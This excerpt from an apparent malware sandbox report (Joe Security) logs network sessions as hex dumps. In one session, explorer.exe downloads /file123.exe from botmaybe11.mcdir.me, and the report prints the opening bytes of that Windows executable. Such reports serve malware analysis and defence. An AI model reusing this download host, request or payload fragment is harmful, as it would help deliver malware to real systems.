2021-12-31 18:08:37 UTC	1986	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	1994	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	2002	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	2010	IN	Data Raw: ff ff ff ff ff ff ff ff ff ff ff ff dd d1 ae ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllll

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:37 UTC	2018	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff ef ff ff ff ff ff ff ff ff f8 f6 ef ff 9f 7e 1f ff 91 6c 00 f f 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ~lllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	2026	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff df ff ff ff ff ff ff ff ff ff ff ff ff ba a3 5f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: _llllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	2034	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff cf ff ff ff ff ff ff ff ff ff ff ff ff eb e4 cf ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ulllllllllllllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	2042	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 40 ff ff ff ef ff ff ff ff ff ff ff ff ff ff ff ff eb e4 cf ff a5 87 2f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: @/lllllllllllllllllllllllllllll
2021-12-31 18:08:37 UTC	2050	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff bf ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff f1 ed df ff b3 9a 4f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: Olllllllllllllllllll
2021-12-31 18:08:37 UTC	2058	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff 80 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff d6 c8 9e ff ac 91 3f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ?lllll
2021-12-31 18:08:37 UTC	2066	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2021-12-31 18:08:37 UTC	2074	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff fe 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7f ff ff ff ff ff ff ff f8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff ff ff ff ff ff ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f ff ff ff ff ff ff ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f ff ff ff ff ff ff ff e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 ff ff ff ff ff ff ff c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 ff ff ff ff ff ff ff ff 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 ff ff ff ff ff ff ff ff 00 00 00 Data Ascii:
2021-12-31 18:08:37 UTC	2082	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 98 75 10 ff d6 c8 9e ff ff ff ff ff ff ff ff 8f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 9f ff ff ff ff ba a3 5f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff a5 87 2f ff ac 91 3f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff ba a3 5f ff ff ff ff Data Ascii: lllllllllllu_lllllllllll/?lllllllllllll_
2021-12-31 18:08:37 UTC	2090	IN	Data Raw: ff 80 00 00 01 ff 00 00 ff 00 00 00 00 ff 00 00 fe 00 00 00 00 7f 00 00 fc 00 00 00 00 3f 00 00 f8 00 00 00 00 1f 00 00 f0 00 00 00 00 0f 00 00 e0 00 00 00 00 07 00 00 e0 00 00 00 00 07 00 00 c0 00 00 00 00 03 00 00 c0 00 00 00 00 03 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 c0 00 00 00 00 03 00 00 c0 00 00 00 00 03 00 Data Ascii: ?
2021-12-31 18:08:37 UTC	2098	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff f1 ed df ff ff ff ff 8f ff ff ff 20 ff ff ff ff c1 ac 6f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff f8 f6 ef ff c1 ac 6f ff ac 91 3f ff c9 b5 7f ff f8 f6 ef ff ff ff ff ff d6 c8 9e ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff c1 ac 6f ff ff ff ff ff ff ff ff 20 00 00 00 00 ff ff ff 8f f8 f6 ef ff a5 87 2f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff f1 ed df ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff eb e4 cf ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff a5 87 2f ff f8 f6 ef ff ff ff ff 8f 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff cf f8 f6 ef ff a5 87 2f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff ac 91 3f ff c9 b5 7f ff c9 b5 7f ff b3 9a 4f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff a5 87 2f ff f8 f6 ef ff ff ff ff Data Ascii: llll olllo?lllo /lllull//lll?Olll/

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:37 UTC	2106	IN	Data Raw: c4 3c ca 3e ce 3e d2 3e d6 3e 70 3f 74 3f 78 3f 7c 3f b0 3f bc 3f c8 3f d4 3f e0 3f ec 3f f8 3f 00 10 02 00 4c 01 00 00 04 30 10 30 1c 30 28 30 34 30 40 30 4c 30 58 30 64 30 70 30 7c 30 88 30 94 30 a0 30 ac 30 b8 30 c4 30 d0 30 dc 30 e8 30 f4 30 00 31 0c 31 18 31 24 31 30 31 3c 31 48 31 54 31 60 31 6c 31 78 31 84 31 90 31 9c 31 a8 31 b4 31 c0 31 cc 31 d8 31 e4 31 f0 31 fc 31 08 32 14 32 20 32 2c 32 38 32 44 32 50 32 5c 32 68 32 74 32 80 32 8c 32 98 32 a4 32 b0 32 c0 32 cc 32 d8 32 e4 32 f0 32 fc 32 08 33 14 33 20 33 2c 33 38 33 44 33 50 33 5c 33 68 33 74 33 80 33 8c 33 98 33 a4 33 b0 33 bc 33 c8 33 84 3d 8c 3d 94 3d 9c 3d a4 3d ac 3d b4 3d bc 3d c4 3d cc 3d d4 3d dc 3d e4 3d ec 3d f4 3d fc 3d 04 3e 0c 3e 14 3e 1c 3e 24 3e 2c 3e 34 3e 3c 3e 44 3e 4c 3e 54 Data Ascii: <>>>>p?t?x?|????????L000(040@0L0X0d0p0|00000000000111$101<1H1T1`1l1x11111111111122 2,282 D2P2\2h2t22222222222233 3,383D3P3\3h3t33333333==========>>>>$>,>4><>D>L>T

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49863	178.208.83.45	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:39 UTC	2109	OUT	GET /file123.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: botmaybe11.mcdir.me
2021-12-31 18:08:39 UTC	2109	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 31 Dec 2021 18:08:39 GMT Content-Type: application/octet-stream Content-Length: 1026440 Connection: close Last-Modified: Fri, 31 Dec 2021 17:49:19 GMT ETag: "67e8a96-fa988-5d474ca5c74b3" Accept-Ranges: bytes
2021-12-31 18:08:39 UTC	2109	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ec 37 cf e4 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 7c 0f 00 00 08 00 00 00 00 00 00 00 2e 9b 0f 00 00 20 00 00 00 a0 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0f 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 0 0 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL70|. @ @
2021-12-31 18:08:39 UTC	2125	IN	Data Raw: 28 55 02 00 06 69 0c 00 08 23 00 00 00 00 80 34 07 41 28 56 02 00 06 69 fe 01 2c 20 23 00 00 00 00 20 d0 e1 40 28 57 02 00 06 69 0a 23 00 00 00 00 00 50 7b 40 28 58 02 00 06 69 0c 00 08 23 00 00 00 00 62 b7 6b 41 28 59 02 00 06 69 fe 01 2c 20 23 00 00 00 00 10 20 30 41 28 5a 02 00 06 69 0b 23 00 00 00 20 1b bb 6b 41 28 5b 02 00 06 69 0c 00 08 23 00 00 00 00 00 c4 9b 40 28 5c 02 00 06 69 fe 01 2c 21 02 28 52 00 00 0a 02 7b 33 00 00 04 6f 53 00 00 0a 23 00 00 00 00 00 c8 9b 40 28 5d 02 00 06 69 0c 00 08 23 00 00 00 00 00 ec a7 40 28 5e 02 00 06 69 fe 01 2c 20 23 00 00 00 00 0 0 58 81 40 28 5f 02 00 06 69 0b 23 00 00 00 00 00 ee a7 40 28 60 02 00 06 69 0c 00 08 23 00 00 00 00 00 a0 77 40 28 61 02 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 44 3c 17 41 28 62 02 Data Ascii: (Ui#4A(Vi, # @(Wi#P{@(Xi#bkA(Yi, # 0A(Zi# kA([i#@(\i,!(R{3oS#@(]i#@(^i, #X@(_i#@(`i#w@(ai,(#D<A(b
2021-12-31 18:08:39 UTC	2141	IN	Data Raw: 07 23 00 00 00 00 00 12 0d 41 28 a6 05 00 06 69 fe 01 39 88 53 02 00 23 00 00 00 00 00 10 95 40 28 a7 05 00 06 69 0c 00 08 23 00 00 00 00 00 34 a5 40 28 a8 05 00 06 69 fe 01 2c 20 23 00 00 00 00 d2 19 46 41 28 a9 05 00 06 69 0b 23 00 00 00 00 00 36 a5 40 28 aa 05 00 06 69 0c 00 08 23 00 00 00 00 00 92 b1 40 28 ab 05 00 06 69 fe 01 2c 20 23 00 00 00 00 00 c0 7a 40 28 ac 05 00 06 69 0a 23 00 00 00 00 00 93 b1 40 28 ad 05 00 06 69 0c 00 08 23 00 00 00 00 00 c 0 7c 40 28 ae 05 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 e0 6b 40 28 af 05 00 06 69 fe 01 39 d1 a2 02 00 23 00 00 0 0 00 00 d0 7c 40 28 b0 05 00 06 69 0c 00 08 23 00 00 00 00 00 13 b2 40 28 b1 05 00 06 69 fe 01 2c 25 02 7b 53 00 00 04 72 c7 01 00 70 28 01 00 00 06 6f 5c 00 00 0a 23 00 00 00 00 00 14 Data Ascii: #A(i9S#@(i#4@(i, #FA(i#6@(i#@(i, #z@(i#@(i#|@(i,(#k@(i9#|@(i#@(i,%{Srp(o\#
2021-12-31 18:08:39 UTC	2157	IN	Data Raw: 01 39 db df 03 00 23 00 00 00 10 9a a3 70 41 28 ef 08 00 06 69 0c 00 08 23 00 00 00 90 63 c6 72 41 28 f0 08 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 d2 3f 2d 41 28 f1 08 00 06 69 fe 01 39 2c 9a ff ff 23 00 00 00 40 8e c8 72 41 28 f2 08 00 06 69 0c 00 08 23 00 00 00 00 00 ac b4 40 28 f3 08 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 80 34 c7 40 28 f4 08 00 06 69 fe 01 39 5a 12 00 00 23 00 00 00 00 00 ad b4 40 28 f5 08 00 06 69 0c 00 08 23 00 00 00 00 00 a0 93 40 28 f6 08 00 06 69 fe 01 2c 20 23 00 00 00 00 00 40 94 40 28 f7 08 00 06 69 0b 23 00 00 00 00 11 1c 38 41 28 f8 08 00 06 69 0c 00 08 23 00 00 00 00 00 e0 6e 40 28 f9 08 00 06 69 fe 01 2c 20 23 00 00 00 00 00 10 7e 40 28 fa 08 00 06 69 0a 23 00 00 00 00 00 08 ee 40 28 fb 08 00 06 69 0c 00 08 23 00 00 Data Ascii: 9#pA(i#crA(i,(#?-A(i9,#@rA(i#@(i,(#4@(i9Z#@(i#@(i, #@@(i#8A(i#n@(i, #~@(i#@(i#
2021-12-31 18:08:39 UTC	2173	IN	Data Raw: 01 2c 28 00 06 23 00 00 00 00 00 89 11 41 28 39 0c 00 06 69 fe 01 39 4a 77 ff ff 23 00 00 00 00 a2 fe 28 41 28 3a 0c 00 06 69 0c 00 08 23 00 00 00 00 00 fa a1 40 28 3b 0c 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 bc 96 40 28 3c 0c 00 06 69 fe 01 39 9b e8 03 00 23 00 00 00 00 00 fc a1 40 28 3d 0c 00 06 69 0c 00 08 23 00 00 00 00 00 ea ab 40 28 3e 0c 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 a4 06 3a 41 28 3f 0c 00 06 69 fe 01 39 3f 2e 00 00 23 00 00 00 00 00 ec ab 40 28 40 0c 00 06 69 0c 00 08 23 00 00 00 90 ca 22 74 41 28 41 0c 00 06 69 fe 01 2c 20 23 00 00 00 00 12 f9 44 41 28 42 0c 00 06 69 0b 23 00 00 00 00 09 25 74 41 28 43 0c 00 06 69 0c 00 08 23 00 00 00 00 00 a0 99 40 28 44 0c 00 06 69 fe 01 2c 20 23 00 00 00 00 00 58 97 40 28 45 0c 00 06 69 0b Data Ascii: ,(#A(9i9Jw#(A(:i#@(;i,(#@(<i9#@(=i#@(>i,(#:A(?i9?.#@(@i#"tA(Ai, #DA(Bi#%tA(Ci#@(Di, #X@(Ei
2021-12-31 18:08:39 UTC	2189	IN	Data Raw: 0f 00 06 69 0c 00 08 23 00 00 00 80 18 c8 6f 41 28 86 0f 00 06 69 fe 01 2c 20 23 00 00 00 00 00 f0 98 40 28 87 0f 00 06 69 0b 23 00 00 00 00 00 e6 af 40 28 88 0f 00 06 69 0c 00 08 23 00 00 00 10 e5 fc 71 41 28 89 0f 00 06 69 fe 01 2c 20 23 00 00 00 80 ac 7f 47 41 28 8a 0f 00 06 69 0b 23 00 00 00 00 04 ff 71 41 28 8b 0f 00 06 69 0c 00 08 23 00 00 00 00 00 00 30 40 28 8c 0f 00 06 69 fe 01 2c 25 02 7b 0b 00 00 04 72 25 09 00 70 28 01 00 00 06 6f 54 00 00 0a 23 00 00 00 00 00 00 31 40 28 8d 0f 00 06 69 0c 00 08 23 00 00 00 00 00 bb b1 40 28 8e 0f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 04 ff 31 41 28 8f 0f 00 06 69 fe 01 39 da d2 01 00 23 00 00 00 00 21 a8 73 41 28 90 0f 00 06 69 0c 00 08 23 00 00 00 00 00 78 a2 40 28 91 0f 00 06 69 fe 01 2c 28 00 07 23 00 Data Ascii: i#oA(i, #@(i#@(i#qA(i, #GA(i#qA(i#0@(i,%{r%p(oT#1@(i#@(i,(#1A(i9#!sA(i#x@(i,(#

Timestamp	kBytes transferred	Direction	Data
